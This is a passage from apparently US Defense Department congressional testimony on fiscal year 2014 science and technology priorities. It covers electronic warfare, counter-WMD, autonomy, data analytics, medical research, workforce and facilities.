- New microelectronics providing increasing bandwidth, reliability, and agility of sensing systems including radar
- Digital/analog converters
- Photonics

These technologies can, through direct adaptation, provide potential adversaries capabilities that, in some case, could present operational challenges to U.S. forces and systems. Such developments, combined with longer range stand-off weapons and sheer numbers of jammers and decoys, represent a substantially different challenge for our forces, which for decades have routinely enjoyed virtually uncontested dominance in the use of the electromagnetic spectrum. If left uncontested, this situation could result in circumstances that negate the value of some of our most expensive and sophisticated sensors and weapons.

As with cyber, the Department established the EW PSC, led by the Air Force with senior leaders from all the Services and OSD to guide and focus Departmental investments in EW. The EW PSC has been meeting to aggressively address the threats with a roadmap for coordinated development of EW capabilities. Within ASD(R&E) our Electronic Warfare and Countermeasures Office, in conjunction with the Research, Development and Acquisition (RDA) Task Force, initiated several efforts to regain U.S. dominance of the electromagnetic spectrum.

New emphasis is being placed on research and development to regain U.S. electronic component superiority to mature the next generation of electronic and photonic components with performance exceeding that of commercial off-the-shelf (COTS) devices and to demonstrate these components in EW systems. To augment a substantial on-going EW S&T investment, the Department launched a pilot effort in fiscal year 2013 to explore technologies that are essential to the superiority of future U.S. EW systems. EW S&T research, at the component and system techniques levels, is vital to the development of new, modern electronic attack and protection technologies for the future. Hand-in-hand with those key developments will be having the advanced testing equipment to facilitate the development of future EW systems.

Test capabilities should adapt to the reality of adversary sensors and weapons systems with advanced electronic components. In fiscal year 2014, the Department has increased investment by $480 million over the Future Years Defense Program to provide major upgrades of our testing facilities to include advanced radar sensors to represent the digitally reprogrammable systems our potential adversaries are fielding. Not only do we need to test against advanced sensors but also we anticipate enemy weapons systems will be networked with sophisticated command and control functions. Upgrades to our test facilities will provide our advanced platforms with the signal densities from multiple netted sensors that they would expect to encounter in combat. These upgrades are not exclusive to open air ranges, although, that represents a significant investment. We are upgrading laboratory and anechoic chamber capabilities to the point that we will be able to employ electronic attacks and EP in software in the lab with threat representations validated by the intelligence community. As testing progresses through the lab, to the chamber, and finally to open air testing, we will progressively insert hardware in the loop while maintaining consistency in the signal environment.

(d) Counter Weapons of Mass Destruction

The final PSC in the emerging threat area, C–WMD, is focused on advancing the Department's ability to locate, secure, monitor, tag, track, interdict, eliminate, and attribute WMD weapons and materials. In fiscal year 2014, the Department plans to invest approximately $87 million in C–WMD. This investment only represents the

funding aligned with finding loose fissile material. The Department recently concluded an interagency planning effort to define a robust S&T program to establish the science, technology base, and intellectual capabilities needed to support current and future C–WMD operations. Since 2011, the effort has been narrowly focused on finding and following nuclear materials. However, the products produced by the PSC to identify threat signatures and alternate ways of thinking about C–WMD, have broad applications across the nuclear, chemical and biological domains. The Defense Threat Reduction Agency (DTRA) is the principal research agency in this domain and has support from all of the Military Departments and several Defense Agencies in performing and supporting relevant foundational research. Because DTRA is also a combatant support command, there is strong connectivity between the technical and operational challenges for this important mission. The DOD S&T program coordinates and collaborates with critical stakeholders, including the National Nuclear Security Agency, the Department of Homeland Security, and the Department of Health and Human Services. We also work closely with international partners in areas of mutual interest.

The S&T support in C–WMD ranges from fundamental research in the physical and biological sciences to more applied research for mitigating the WMD threat. The latter includes technologies for actively countering WMD weapons, sensors and personnel protection for chemical, biological, radiological, and nuclear (CBRN) threats, modeling and simulation of WMD effects, and medical countermeasures against chemical and biological threats. DOD S&T also develops tools for use in reach-back response to chemical, biological, or nuclear hazards. Technically, S&T continues to improve our detection and advanced sensors, both active and passive, and novel combinations of acoustic, radio-frequency, optical, and infrared sensing that may provide definitive detection and characterization and network analysis.

Objective 2: Affordability Enables New or Extended Capabilities into Existing Military Systems

The second objective focuses on affordability, which includes affordability of new systems and their life-cycle upgrades, interoperability between existing platforms, and design and prototyping of new systems. All levels of leadership in the Department clearly understand the need to be thoughtful about each and every dollar we request and to carefully assess and justify the criticality of every item in our budget. As the Department shapes its future plan to reflect fiscal realities, it will continue to focus on efficiency and affordability in everything we do. Acutely aware of budget pressures, a key piece of our strategy is to make the most of our shrinking portfolio with the Better Buying Power Initiative. Our approach has been to maximize our investment dollars by improving design capabilities and making the transition of technologies to acquisition programs more effective and timely.

(a) Engineered Resilient Systems

One area where the Department has specifically focused attention on S&T to improve efficiency has been on the design process itself. As stated previously, one of our seven S&T priorities is ERS; an S&T objective that organizes work across the Department focused on rethinking the way we design and develop systems and to explore new concepts, tools, and processes to allow complex design to occur faster, smarter, and more cost-effectively.

The Department's investments in ERS form the bridge between S&T and future engineering and test capabilities that aim to make our warfighting systems more affordable and interoperable. In fiscal year 2014, the Department plans to invest roughly $470 million in ERS. The S&T investment in ERS is focused on infrastructure, information, design and decision support tools, and knowledge environments that:

- Increase the speed of system development
- Improve effectiveness of fielded systems
- Minimize lifecycle costs

S&T efforts include integrating physics-based models with acquisition, quantifying the effects of architecture changes on system cost and performance, and automating trade-space analyses. ERS will leverage Department investments in human systems and data to decisions (D2D) to improve knowledge management and training during the entire lifecycle. By 2022, the goal of ERS is to achieve:

- A 75 percent reduction in the time to complete systems by reducing rework;
- A 100-fold increase in the number of parameters and scenarios considered in setting requirements prior to Milestone A;
- Quantified adaptability to changing mission requirements; and
- Integrated producibility and lifecycle concepts across acquisition

The Director of the U.S. Army Engineer Research and Development Center leads the ERS initiative with support from all the components. The ERS lead monitors existing S&T programs, progress toward ERS goals, and identifies gaps in the S&T portfolio related to ERS.

(b) Systems Engineering InitiativeS

Within the office of ASD(R&E), DASD (Systems Engineering) and DASD (Developmental Testing and Evaluation) perform additional functions mandated by the Weapon Systems Acquisition Reform Act of 2009. Each of these offices has considerable influence on acquisition success by ensuring that large acquisitions programs are properly planned, include appropriate engineering efforts to map requirements into technical specifications, realize those specifications in product and sufficiently test those products throughout their development. Both of these offices have undertaken significant initiatives to address acquisition affordability by ensuring better technical planning even earlier in the acquisition lifecycle—by engaging programs at the pre-milestone A stage.

The ASD(R&E) Systems Engineering office has led the Department's implementation of development planning, increasing early acquisition program planning and enabling the Department to make more informed early investment decisions based on a better understanding of technical risks and opportunities. DASD(SE) established the Development Planning Working Group (DPWG) in fiscal year 2011, involving key requirements and acquisition stakeholders from across the Military Departments, OSD and the Joint Staff to ensure a common understanding and consistent implementation of development planning across the Department. The DPWG has been effective in developing clear guidance on early phase technical planning, providing sponsors and programs with a roadmap of how to better formulate and execute effective program plans from a program's beginning. With direct support to pre-major defense acquisition program, DASD(SE) has helped establish programs with realistic requirements, shape technical strategies, and support a robust Analysis of Alternatives (AoA) process that assesses technical risks in areas such as reliability, maintainability, manufacturing, and schedule. DASD(SE) has worked directly with program offices to develop their Systems Engineering Plans, shape the Technology Development (TD) phase technical approach, and review the program's draft requirements, enabling informed requirements trade decisions that balance cost and performance and properly manage technical risks. By engaging programs early through development planning, DASD(SE) has helped to make the Department's senior leadership more informed about early acquisition investment decisions and more effective in planning and executing programs.

(c) Developmental Test and Evaluation Initiatives

The DASD(DT&E) office has initiated an effort, entitled "shift left" designed to engage acquisition programs earlier in the life cycle, thereby ensuring a better understanding of program technical risks and opportunities before major milestone decisions. The basic premise of "shift left" is to find and fix problems before entering production. This should save money. There are three key focus areas to the "shift left" concept: earlier mission context, earlier interoperability testing, and earlier cyber security testing. Improved DT&E moves beyond the traditional technical focus to include testing in the mission context to characterize capabilities and limitations. Robust DT&E should also include all of the elements of interoperability and cyber security testing that previously was not tested until late in the acquisition life cycle.

DASD(DT&E) will focus attention on these areas and work with the Program Manager, Chief Developmental Tester, and Lead DT&E Organization to address these issues when they assemble the Test and Evaluation Working Integrated Product Team (WIPT) and write the Test and Evaluation and Master Plan. In the areas of interoperability and cyber security, DASD(DT&E) is working with all stakeholders to insert needed testing early and define the right way to oversee these processes. It is important that we be clear in our intent: our objective is to establish processes to oversee the developmental testing activities that support certification, not oversee the certification process. Simply put, DASD(DT&E) is working hard to improve the Service developmental testing functions.

(d) Data Reuse

The final specific area I would like to highlight is enhancing affordability through data reuse, led by the Defense Technical Information Center (DTIC). DTIC has the responsibility to develop, coordinate, and enable a capability to store, reuse, and apply technical information, data, and knowledge. DTIC has made tremendous strides in the past several years to evolve from a library function to an information exchange function, and in so doing has increased their support of the entire DOD R&E program. In this role, DTIC fosters information exchanges, empowers

innovators with greater efficiency, effectiveness, and agility that supports accelerating the delivery of warfighting technology. The fiscal year 2014 budget request for DTIC is $56 million.

DTIC connects scientists, engineers, researchers and warfighters by enabling the R&E community to build on past work, collaborate on current challenges, avoid duplication of effort, accelerate fielding solutions at reduced costs, aid decision makers, and support management of the S&T Enterprise. DTIC registered 6,857 new users and supported 3,771 average monthly active users in 2012. These new and returning users have increased usage of DTIC collections by 20 percent.

Bringing together the mix of performers in the lab, operational, and acquisition communities can pose technical and cultural challenges. Colleagues are separated by geographical and organizational structures. DTIC's information sharing efforts extend beyond official reports, to include researcher provided insights, areas for questions and answers, industry capabilities, and communication of DOD strategies and opportunities to industry. DTIC works to break down barriers by providing tools to support organization-to-organization connections and person-to-person interactions. Tools like DOD Techipedia hold an online electronic encyclopedia of knowledge and provide a platform where organizations can share information on challenges and needs. The Acquisition, Technology and Logistics community uses DOD Techipedia to support management of Major Defense Acquisition Programs (MDAP). Another recently developed tool is called DOD TechSpace, a tool similar to Facebook, which allows teams to connect on work issues, share ideas, and link to experts.

To support our diverse stakeholder community, DTIC ensures appropriate users have easy access to relevant content while protecting sensitive data through information security, cyber security, and intellectual property safeguards. In support of the Better Buying Power initiative, DTIC develops tools to analyze and visualize Independent Research and Development (IR&D) investments for DOD decisionmakers to strategically invest scarce resources.

Objective 3: Development of New Capabilities (Technology Surprise)

While the Department's S&T program is mitigating emerging threats and striving for greater affordability, completing just these two objectives is not satisfactory by itself. If all we do is react, the Department does not lead change. A critical component in the Department's ability to develop new capabilities is its investment in a wide range of basic research and applied research in new areas that have the potential to transition into major new technologies and capabilities. DARPA lives in this space. Objective 3 tends to be mid- to long-term focus and includes areas like quantum sciences, synthetic biology, engineered nano-materials, and many others.

I will start with the Department's investment in basic research, move through three PSCs that are focused on new capabilities (autonomy, D2D and human systems), discuss a special area, medical science, and then close with a new effort, to be hosted at DTIC, to better provide for technology watch/horizon scanning of emerging technical areas.

(a) Basic Research

The Department's Basic Research program has a longstanding history of investing in multidisciplinary and transformative research by leading scientists and engineers. The strength of its program is its ability to invest in research areas that have been identified as a priority to the DOD. The fiscal year 2014 President's request of $2.2 billion with actual real growth compared to inflation, highlights the importance and strong investment that the DOD places in its basic research program. This investment supports literally hundreds of individual grants.

While the Department invests heavily in traditional basic research areas like chemistry and material sciences, the Department also actively examines and assesses the global scientific landscape to identify emerging scientific research areas that may develop into gamechanging technologies in the future. Some of these areas that we are focusing on for the future include:

- Synthetic Biology, where novel products in diverse areas such as biofuels, bio-sensors, vaccines, programmable devices, and high-strength materials.
- Quantum Information Science, whose applications might lead to new forms of secure communications, greater precision in the measurement of time and location, and simulation leading to development of new classes of materials.
- Cognitive Neuroscience, where increased understanding of brain function can inform researchers about human learning, decisionmaking, effective

training methods, and the effect of stress, sleep, and post-war trauma on our military personnel.

• Understanding Human and Social Behavior, which can further our understanding of how individuals, groups, and nations work to enhance strategic and tactical decision making, improve immersive training and mission rehearsal, and facilitate cross-cultural coalition building.

• Novel Engineered Materials, such as superconductors, metamaterials, plasmonics and spintronics, which can be designed to provide novel coatings, self-healing properties, energy efficiency, and improved detection and computational capability to existing materials.

• Nanoscience and Nanotechnology, where increased understanding of material properties at the nano-scale can open doors to new classes of electronics and sensors, chemical catalysts, high-strength materials, and energetic properties.

In fiscal year 2014, we are migrating the Historically Black Colleges and Universities and Minority Institution (HBCU/MI) program back to an OSD budget line, and re-categorizing the investment as basic research. The HBCU/MI research and education program strives to build the capacity of HBCU/MI to perform world-class research, as well as to involve students in that research to foster their interest in pursuing careers in science, technology, engineering, and mathematics (STEM) disciplines. As part of our administration of that program, we continually look for ways to increase the participation of HBCU/MI and ensure that we involve these institutions in activities of mutual benefit to them and DOD. Among our efforts during this past year was a very successful workshop where we brought together HBCU researchers from over 30 universities and their technical counterparts in the DOD research offices in a forum that allowed the researchers to talk about their research and understand DOD research priorities. We also seek to ensure that the research and education role of HBCU/MI is recognized as an integral part of the Department's larger research agenda by taking into account HBCU/MI viewpoints and capabilities as we develop initiatives and address challenges for the longer term. In fiscal year 2014 we plan to increase our HBCU/MI's investment to support the development of Centers of Excellence at HBCU/MI around cutting-edge research areas, such as cyber-security, autonomy, and D2D.

Since its inception in 1992, the DOD HBCU/MI program has funded over 750 research and education grant awards, including awards for investigator-initiated research and awards to acquire equipment and instrumentation. More than 160 HBCU/MIs received these awards, which totaled over $350M. The 150 funded HBCU/MI included 75 percent of the designated HBCUs (76 out of 103) and about 85 percent the Tribal Colleges and Universities (30 out 35), with most of the remaining awards going to Hispanic-Serving Institutions.

(b) Autonomy

Autonomous technologies enable DOD warfighting systems to function with greater independence from human interaction and with reduced response times in stressed environments. The true value of autonomy is not to provide a direct human replacement, but rather to extend and complement human capability with autonomous systems. The Department's fiscal year 2014 S&T investment in autonomy is approximately $300 million and focuses on developing systems that perform complex military missions in dynamic environments with the right balance of warfighter involvement. Such autonomous systems can extend warfighters reach via unlimited persistent capabilities, offer warfighters more options and flexibility to access hazardous environments, and react at speeds and scales beyond human capability.

To implement autonomous capabilities, the Department has established four technical autonomy focus areas: Human and Agent System Interaction and Collaboration (HASIC); Scalable Teaming of Autonomous Systems (STAS); Machine perception, Reasoning and Intelligence (MRI); and Test, Evaluation, Validation, and Verification (TEVV) and has developed a capability development roadmap for each area.

Additionally, the Department established the Autonomy Research Pilot Initiative (ARPI), an initiative that will facilitate a coordinated S&T program guided by feedback from operational experience and evolving mission requirements. This program engages multiple Department laboratories on an internal, inter-service competition of autonomy-related applied research topics conducted by government scientists and engineers. The ARPI source selections are ongoing for the work to be performed in fiscal year 2014–2016.

Through the ARPI, the Department will allocate approximately $15 million for up to 3 consecutive years, totaling up to $45 million. Advancement of technologies from investments in the four technical areas will result in autonomous systems that pro-

vide more capability to warfighters, lessen the cognitive load on operator/supervisors, and lower overall operational cost. In addition, these investments will facilitate harnessing the potential of autonomous systems and strengthening mission effectiveness while maintaining fiscal responsibility and optimizing interoperability across space, air, ground, and maritime domains.

(c) Data to Decisions

The second area to develop new capabilities is D2D which brings in elements of "big data," data analytics, graph theory, and other emerging concepts in the knowledge domain. The 2012 National Security Strategy states that "for the foreseeable future, the United States will continue to take an active approach to countering [threats] by monitoring the activities of non-state threats worldwide[.]" D2D seeks science and applications to reduce the time and manpower associated with the analysis of large data, leading to actionable data. In fiscal year 2014, the Department plans to invest approximately $535 million in D2D. Investments in this new research priority area provides tools and insight into the widely available data to discover patterns and trends, analyze potential outcomes, and prevent strategic surprise. As a cross-cutting and enabling priority area, the research foundations of mathematics, statistics, and computational methods within D2D area are relevant across many of the missions and business areas within the DOD to include intelligence, operations, logistics, and personnel and readiness.

For intelligence data, challenges persist in analyzing the increasing amount of information resulting from improved sensor performance and the widely available and relevant open source information to support analysis and decision making. With this abundance of data, the need to discover and identify patterns, such as threat signatures, in complex, incomplete, imprecise and potentially contradictory large data sets has become a critical issue in decisionmaking processes within the DOD. It is beyond the abilities of humans to read and assimilate such large data sets and create comprehensive analytic products that leverage them. Said another way, as the amount of data grows, extracting actionable information, and fusing these results with relevant contextual or situational information to inform effective and timely action becomes progressively more challenging.

Some commercial technologies, such as cloud computing, are maturing and are widely available, but the development and use of data analytics to support DOD missions and business areas requires further research and development to exploit these advancements. Additionally, the unique challenges of the military tactical environment as well as the time and manpower constraints of tactical missions complicates adaptation of this technology as well as the development of data analytics to support mission requirements. On a much broader level, the foundations of D2D research can be used across many mission and business areas within the DOD to use data more effectively to save time and manpower costs.

(d) Human Systems

Human Systems research is focused on maximizing warfighter performance through focused and strategic research investments. The Department's primary focus has been to foster true synchronization between the hardware, software, and human elements of warfighter systems. This synchronization will enable effective and efficient mission performance, training, and warfighter selection, as well as affordable and effective equipment to support and conduct military operations. In fiscal year 2014, the Department plans to invest approximately $270 million in human systems.

The Department's Human Systems research is focused on three research areas: Personnel and Training, Human System Interfaces, and Biology-based Innovation. The research area of Personnel and Training focuses on improving warfighter training so that they are not using yesterday's technology, methods, and strategies. The training must address evolving mission complexities and dynamics. The Department has made substantial progress in developing tailored training approaches, mission essential competency development, fleet synthetic training, intelligent adaptive training and enhanced cognitive competencies.

The research area of Human Systems Interfaces is addressing the problem that most of the Department's current operating systems are rigidly data-centric vice flexibly information-centric. Research in this area is addressing these challenges with the realization that data quantity will continue to increase nonlinearly. Substantial progress has been made in human interaction with autonomous system and command and control decisionmaking.

In summary, the human sciences provide guidance on how to modify techniques, tactics, and procedures to achieve desired goals without an expensive materiel solution. Human systems research can provide tools for decisionmakers to evaluate

whether non-materiel solutions or modified materiel-solutions can meet desired requirements at lower cost.

(e) Medical Research and Capability Development

A somewhat specialized area of investment in S&T is defense medical research. The Department's research efforts in the biomedical arena reflect the focus on taking care of our people throughout the full spectrum of operations to include prevention of injury and disease both in garrison and on the battlefield, diagnosis and treatment at the point of injury, delivery of world-class medical care both en route to, and within medical treatment facilities and rehabilitation. Over the past decade, we have made remarkable progress in research areas aimed at minimizing bleeding and preventing hemorrhagic shock. The major investments in medical research; however, focus on acquiring a better understanding of the underlying cellular mechanisms and functional impacts associated with traumatic brain injury (TBI), particularly those characterized as mild TBI or concussion. For the battlefield commander, it is important to quickly assess the extent of this injury after a blast or blunt head trauma, in order to get prompt and appropriate medical care for the warfighter. To this end, the Department's investment has led to the development of a high definition fiber tracking method for use with existing magnetic resonance imaging (MRI) scanners to assess brain tracts for damage with much greater sensitivity than ever before. Complementing this new imaging capability is the development of a blood test for TBI to determine if brain cells are physically damaged after a traumatic event. This test is now in pivotal clinical trials for approval by the FDA and if successful, this test is expected to be the first objective diagnostic test for the presence and extent of TBI that may become part of the gold standard by which this condition is diagnosed. With regard to brain functional assessment, the Department's research efforts have led to a novel method for assessment of brain injury that is based on eye tracking metrics. This technology will also benefit the operational community by enabling assessment of performance degradation due to stress and fatigue.

Finally, and quite amazingly, we are now deploying servicemembers back into theater with ruggedized prosthetic legs that can withstand the rigors of the combat environment while dramatically improving agility. These new legs allow the user to move rapidly across uneven terrain with improved efficiency. The Department is capitalizing on advances in understanding neuromuscular control to allow users to more naturally control prosthetic devices by harnessing nerve signals from the brain and linking them to the device. Although most of the investment in prosthetics has focused on the lower extremities, significant progress has been made in the development of a prosthetic arm that mimics the natural function of the human arm. Future investment will focus on reducing the weight and increasing the degrees of freedom in the motions that can be achieved by these prosthetic arms. Many of the Department's advances in rehabilitation are improving the quality of life of amputees in the civilian population as well.

Important to the development of injury prevention measures, is the knowledge and understanding of the mechanisms and forces involved in creating the injury. To this end, our S&T research program has developed a small, lightweight, multiple axis accelerometer/pressure blast injury gauge that is worn by the warfighter and is capable of storing the pressure and force profile of their exposure. This information, combined with associated medical symptoms, will aid in modifications of future designs of the warfighter's protective gear. These gauges are currently deployed.

(f) Technology Watch/Horizon Scanning

In the fiscal year 2014 budget, we have a new low-cost, but high-risk effort to apply advanced data analytics to try to isolate and identify emerging "hot" science and technology areas. This type of approach is fairly well defined in industry for short-term financial prediction. We believe, but no one has proven, that the same non-parametric methods will apply to technology watch/horizon scanning. We will ask for industry bids to offer their software and modified for our purposes, then host the application at DTIC, for all DOD users to be able to access.

This is a high-risk initiative to bring emerging data analytics to bear on identifying significant changes in the global technology landscape. This effort will leverage a range of algorithms and data streams to provide both leadership and program managers more insight into evolving technical capabilities worldwide.

S&T INFRASTRUCTURE AND HUMAN CAPITAL

In order to execute programs that are designed to solve problems, an effective R&E enterprise must plan for and maximize its employment of people, facilities, and planning processes.

1. People

Within the R&E functional areas, we have to both shepherd today's workforce, as well as develop the future workforce. Over the past several years, we have seen some initiatives that have increased our flexibility for hiring people—this has helped.

While previous legislation has helped with recruiting new talent, we have also made gains in the acquisition workforce due in part to the hard work of the Acquisition Career Field functional managers, three of whom reside in ASD(R&E)—Science and Technology, Systems Engineering, and Test and Evaluation. The Department's responsible officials for each are the Director, Defense Laboratories; the Deputy assistant Secretary of Defense for Systems Engineering; and the Principal Deputy Assistant Secretary of Defense for Developmental Test and Evaluation. While we have made progress, I am concerned that the current budget and sequestration pressures will make retaining this workforce difficult.

(a) Science and Technology Workforce

As part of the strategic workforce planning initiative, the Department has completed two assessments of its Scientist and Engineer (S&E) workforce this year—the Science and Technology (S&T) Functional Community assessment and the Technical Workforce of the Science and Technology Reinvention Laboratories (STRLs) assessment. The S&T Functional Community assessment focused on the mission critical occupation of Computer Scientists indicated that there is increasing demand across the Department for highly-skilled and highly-trained individuals in emerging fields like cyber research, quantum computing, and artificial intelligence. The assessment also found that many of the skills necessary for the Department are best cultivated in-house because of the high degree of specialization needed and multidisciplinary requirements. The SMART program (Science, Mathematics, and Research for Transformation) was identified as a critical tool for successfully attracting, training, and preparing the future workforce. Using SMART, we have been able to compete for very high-quality talent.

The Technical Workforce of the STRLs assessment examined the more than 37,000 scientists and engineers working in the STRLs. The assessment emphasized the successes of greater flexibilities for STRL directors that legislative changes have produced, particularly Direct Hiring Authority (DHA). DHA, which is available on a limited basis only for individuals with advanced degrees, has reduced the average hiring timeline from nearly 100 days to just under 30 days. This flexibility was identified as critical to hiring the most talented scientists and engineers in an extremely competitive market. Attrition due to retirement has been identified as potentially impacting the ability of the STRLs to maintain the critical skills and competencies necessary to fulfill their mission. The assessment concluded that the ability of STRL directors to be flexible and adaptive in the management of their respective workforces is a key component to maintaining the scientific and technical excellence across the STRLs.

(b) Systems Engineering Workforce

The scope of the DOD engineering enterprise represents a remarkable investment of human capital. The Department, with its Services and Agencies, is one of the largest engineering enterprises in the world, with a nonconstruction engineering civilian workforce made up of nearly 76,000 engineers. The DASD(SE) serves as the Department's Functional Leader for the technical subset of the Defense Acquisition Workforce, which includes the Systems Planning, Research, Development and Engineering (SPRDE) (about 39,000 civilian and military) and Production, Quality and Manufacturing (about 9,000 civilian and military) career fields.

Today's DOD weapons, combat systems, and technical activities provide unprecedented capabilities to the Department and presents engineering challenges to the Department's engineering workforce. The Department has responded to these challenges, growing the SPRDE workforce 3.5 percent per year from 34,537 at the end of fiscal year 2008 to 39,807 at the end of fiscal year 2012. A strong government technical workforce balances the Department's partnership with industry by providing greater capability for the government to manage complexity and exercise technical judgment required to conceive, manage, invest in and oversee development of advanced weapon systems. In view of the programmed out-year weapons, combat systems and engineering initiatives, this workload, and the Department's need for world class engineering talent, is expected to continue well into the future. This environment will place greater pressure on the Department's ability to meet this continued demand for a multi-disciplined engineering workforce and adequately support increased program requirements.

The Department's engineering community has evolved over time to stay relevant to emerging defense challenges and, while systems engineering has always been an essential function, it becomes even more critical in a fiscally constrained environment. However, 12 percent of the SPRDE workforce is eligible to retire immediately. Many of the potential retirees will be those in senior and key lead SE positions on major defense acquisition programs. This highlights not only the potential loss of experienced SE workforce members, but also increases performance risks in programs and further highlights the need for the Department to continue support to maintain our engineering workforce as a national asset and critical function in support of the warfighter. DOD leadership is committed to further strengthening the systems engineering capability and capacity to assure there is a pipeline of qualified workforce members to serve current and future programs.

(c) Developmental Test and Evaluation Workforce

The DASD(DT&E) is the senior official responsible for the T&E Career Field in the acquisition workforce. DASD(DT&E) has also made significant progress in strengthening the T&E workforce, including revising the core education requirements to advance technical proficiency within the T&E profession, and the annual review to update the Defense Acquisition University T&E curriculum to enhance the T&E workforce's ability to meet tomorrow's challenges.

The current T&E acquisition workforce is 6,838 government and 1,765 military personnel for a total workforce of 8,603. The T&E workforce has increased from 7,420 in 2008 to our current level of 8,603. We continue to monitor impact of the budget pressures on the T&E workforce by providing assessments of the T&E workforce in future DT&E Annual Reports to Congress. The assessment will look at the ability to attract, develop, retain, and reward T&E experience to meet the needs of DOD.

(d) Science, Technology, Engineering, and Mathematics (STEM)

In addition to taking care of today's workforce, the ASD(R&E) has responsibility for the S&E workforce of tomorrow. The Department depends on over 100,000 S&E as well as other STEM professionals. In 2011, we established the STEM Executive Board which provides strategic leadership to the Department's STEM initiatives. The Board is comprised of Senior Executive Service-level representatives from the Services; USD Personnel and Readiness; Intelligence; and representatives of key acquisition components, and provides strategic coordination of DOD's STEM investments. Specifically, the STEM Strategic Plan and Implementation Plan align the Department's investments with DOD STEM workforce requirements and with administration STEM guidance, including robust, on-going impact assessments.

The future of the Department's STEM workforce depends on a robust education system that provides diverse pathways into STEM to meet the Department's mission. Numerous studies in recent years have called our attention to the need to improve STEM skills of U.S. students, who have fallen behind other nations. Through basic science workshops, increased funding for university research and other dedicated STEM programs, we are trying to stay connected to universities.

Within the ASD(R&E) portfolio, we have the National Defense Education Program (NDEP). This program supports the scholarship-for-service Science, Mathematics, and Research for Transformation (SMART) program, which provides financial support for undergraduate and graduate degrees in 19 STEM fields that are critical to the Department's future. Under SMART, we have attracted over 1,500 top quality researchers. To date over 700 students have completed their degrees and entered the DOD workforce. Of these, 82 percent remain employed in the DOD beyond their service commitment. We continue to make use of the SMART program to improve our workforce.

2. Facilities

As part of a much larger Office of Science and Technology Policy led effort to assess the overall status of infrastructure at our government labs dedicated to national security, the Department is currently conducting an assessment of Defense Laboratory facilities in order to more quantitatively and comprehensively evaluate the current state of DOD Laboratory facilities. The Department is also examining the process of how the Services currently prioritize military construction projects and how Laboratory projects are evaluated in this context. There are general concerns both within and outside the Department that Laboratory facilities are underfunded relative to the non-lab infrastructure in the Services. We are in the process of determining quantitatively if this is true. Without quantitative evidence, it is impossible to develop proper solutions that adequately address any problems.

Through this study, the Department will also be able to quantify the nature and scope of deficiencies at the Laboratories and the potential costs of rectifying them.

Anecdotal evidence suggests that Laboratories' sustainment, restoration, and modernization efforts lag those of the rest of the Department, but by how much and to what extent is unclear. The successful uses of the expansion of minor military construction authorities to Laboratories suggest that there are indeed gaps, and the Department is committed to eliminating them. With a more accurate understanding of any gaps and their size, the Department can take the necessary steps to ensure that our Laboratories' facilities remain state-of-the-art and capable of supporting today's mission and future requirements.

In addition to quality laboratories, the Department also needs high-quality test facilities. Planned T&E infrastructure upgrades have been partitioned between System Integration Laboratories (SIL), Installed System Test Facilities (ISTF), and Open Air Ranges (OAR) investment to provide a capability mix that effectively supports technology experimentation and design performance verification testing. This investment benefits S&T through providing more modern and representative test facilities. Planned upgrades are focused in three investment areas. First and foremost, the Department is improving its System Integration Laboratories at Eglin Air Force Base, FL and Naval Air Station Point Mugu, CA to allow programming of flight test mission data files and EW libraries to reflect foreign integrated air defense systems (IADS) threats. As mentioned earlier, the Department is upgrading our next-generation EW emulators to mimic modern IADS and finally, we are upgrading open-air ranges to better iterate live-virtual demonstration exercises.

We are also very interested in enhancing our cyber test facilities. The increasing demand for cyber test, training, and experimentation will challenge our capabilities and capacity of our cyber ranges. We have transitioned the National Cyber Range (NCR) from DARPA to the Test Resource Management Center (TRMC), where we will operationalize its capability to support test and training. The Department will continue investment in this critical infrastructure to increase both capacity and capability for cyber training, testing, and experimentation. Once operational and accredited for the required level of classification, the NCR will have increased capacity, with standard services, more efficient sustainment of capability, and fail-over capability to improve Cyber R&D.

3. Department R&E Planning Process

A key strength of DOD's S&T Enterprise is its substantial emphasis on coordinated research planning. The Department's S&T components devote great care and attention to ensuring that DOD's research investments are well planned and coordinated. In these challenging budgetary times, it is important to strengthen these efforts to ensure that we receive the utmost value from our investments in science and technology.

The overarching framework of the Department's S&T joint planning and coordination process is called Reliance 21. We are resurrecting and enhancing Reliance 21, a process with roots that go back several decades, which has undergone continual renewal and refreshment as circumstances evolved. The Reliance 21 framework is led by an S&T Executive Committee (ExCom) that embraces the major Departmental S&T organizations, including the Military Services and DARPA who sit at my side at this hearing today. The S&T ExCom, and the S&T Deputies Committee that serves as its primary operating arm, meet several times per month to coordinate both strategically and at a tactical level to harmonize resources and coherently address emerging challenges. Once every year, the 3-star and 2-star members of the S&T ExCom conduct an intensive multi-day planning exercise of the Department's out-year research investments, to ensure proper attention to potential gap areas, and to minimize unwarranted overlaps. This event is conducted in close coordination with the future requirements specialists of the Joint Staff.

Underpinning the S&T ExCom leadership is an ecosystem of technical groups known as Communities of Interest (CoI) and S&T Priority Steering Councils (PSCs). There are 18 of these groups that span almost all of the cross-cutting areas of science and technology in the Department. Examples of such areas include Advanced Electronics, Sensors & Processing, and Cybersecurity, among many others. These groups are populated by the Department's subject matter expert leaders drawn from the Services, Defense Agencies, and from OSD. The subject matter experts often have decades of experience in the Defense S&T research enterprise and are an asset in DOD's efforts to generate technology surprise and rapidly convert that surprise into operational capabilities. Fundamentally, the subject matter experts guide and coordinate the portfolios of research investments in each of the CoI and PSC areas. They do this primarily through development of research roadmaps and investment plans. The roadmaps are used extensively to guide long-term budget decisions and to influence near-term investment decisions in each of the components. The CoIs and PSCs also provide forums for developing younger staff and for

maintaining technical awareness of S&T developments both inside and outside DOD. Each year, roughly half of the PSCs and CoIs brief the health, direction, and connectedness of the programs in their portfolio.

In addition to this coordinated approach across the Department, we have taken steps to better leverage Industry's Independent Research & Development (IR&D) for which DOD reimburses industry approximately $4 billion annually. IR&D projects are a critical source of technology innovation for DOD. Under the Better Buying Power initiative, ASD(R&E) was charged to reinvigorate IR&D. The key challenge identified was communication—industry wanted information about Department investment priorities to help them better plan their IR&D projects, and DOD planning was hampered by limited insight into industry IR&D projects. The Defense Innovation Marketplace website (www.defenseinnovationmarketplace.mil) was developed to provide a one-stop-resource for Department priorities so industry could better align their R&D investments. Industry can also securely share IR&D projects with the government, allowing S&T and acquisition program managers to leverage this data to inform future program planning.

